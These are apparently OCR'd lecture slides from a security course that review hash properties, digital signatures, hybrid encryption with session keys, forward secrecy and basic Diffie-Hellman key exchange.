# Midterm poll

**https://goo.gl/forms/Bt15WPgtSzZho2GC3**

**Paper & Box at the back of the class**

# Last week: Hashes & Digital signatures

**NO KEY!**

Any length message (m) → **HASH FUNCTION (H)** → Fixed **short-length** output (h)

**Refresher**

**PRE-IMAGE RESISTANCE**
Given H(m), difficult to get m

**SECOND PRE-IMAGE RESISTANCE**
Given H(m), difficult to get an m' such that H(m') = H(m)

**COLLISION RESISTANCE**
Difficult to find any m, m' such that H(m) = H(m')

**Public Key Infrastructure**

**Public Key**
$PK_{Bob}$

**I want to make sure I am talking to Bob**

$h=H(m)$


$m, Sign(SK_{Bob},h)$

**Secret Key**: $SK_{Bob}$

**Secret Key**: $SK_{Gru}$

$h = H(m)$ -> $Verify(PK_{Bob}, Sign(SK_{Bob},h))$

# Last week: Hashes & Digital signatures



**Refresher**

~~PRE-IMAGE RESISTANCE~~

~~Given H(m), difficult to get m~~

**SECOND PRE-IMAGE RESISTANCE**

Given H(m), difficult to get an m' such that H(m') = H(m)

**COLLISION RESISTANCE**

Difficult to find any m, m' such that H(m) = H(m')

**Public Key Infrastructure**

**Public Key**

$PK_{Bob}$

**I want to make sure I am talking to Bob**

$h=H(m)$

m, $Sign(SK_{Bob},h)$

**Secret Key**: $SK_{Bob}$

**Secret Key**: $SK_{Gru}$

$h = H(m) \to Verify(PK_{Bob}, Sign(SK_{Bob},h))$

# Last week: Hybrid encryption


Asymmetric encryption **is slow,** but symmetric **is fast!**

Don't design your own

NOT SO SIMPLE!
e.g. ISO 9798-3
TLS

**For authentication add signatures!!**

Step 1: establish a shared symmetric key k using "key transport"



**Public Key**

$PK_{\text{Gru}}$


**I want to talk to Gru**

**Random key k**

Enc($PK_{\text{Gru}}$; **k**)

Decrypts **k** using $SK_{\text{Gru}}$

Step 2: use the shared symmetric key k to encrypt the rest of the communication




Enc(**k**, m1)

Enc(**k**, m2)

Enc(**k**, m3)

# This process is repeated every time Bob wants to talk to Gru



Monday

Enc(PK$_{Gru}$; **k1**)

Enc(**k1**, m1)

Enc(**k1**, m2)

Enc(**k1**, m3)

Tuesday

Enc(PK$_{Gru}$; **k2**)

Enc(**k2**, m4)

Enc(**k2**, m5)

Enc(**k2**, m6)

Thursday

Enc(PK$_{Gru}$; **k3**)

Enc(**k3**, m7)


Enc(**k3**, m8)

Enc(**k3**, m9)

Each of these exchanges with a new key are called “**sessions**”

The keys k1,k2,… are called “**Session keys**”

# What happens if the adversary gets access to Gru's asymmetric key on Thursday?



Monday

Enc($PK_{Gru}$; **k1**)

Enc(**k1**, m1)

Enc(**k1**, m2)

Enc(**k1**, m3)

Tuesday

Enc($PK_{Gru}$; **k2**)

Enc(**k2**, m4)

Enc(**k2**, m5)

Enc(**k2**, m6)

Thursday

Enc($PK_{Gru}$; **k3**)

Enc(**k3**, m7)


Enc(**k3**, m8)

Enc(**k3**, m9)

**Access to Gru's secret key gives access to the present/past session's messages!**

# What happens if the adversary gets access to Gru’s asymmetric key on Thursday?

Monday



Tuesday


**Access to Gru’s secret key gives access to the present/past session’s messages!**

### Desirable property

**Forward Secrecy:** the secrecy of the messages in a session is kept even if long term keys are compromised


*If the adversary learns the key of Thursday’s session, Monday and Tuesday should still be safe*

Thursday



# Last week: Basic Diffie-Hellman key exchange

Shared **public** parameters p , g ⚠



**Public Key**
$P_b = g^x \bmod p$

**Public Key**
$P_a = g^y \bmod p$

$\mathbf{P_b}$

$\mathbf{P_a}$

**Secret Key**: x (random!)

$(P_a)^x = \mathbf{g^{xy}}$ **(mod p)**

**Secret Key**: y (random!)

$(P_b)^y = \mathbf{g^{xy}}$ **(mod p)**

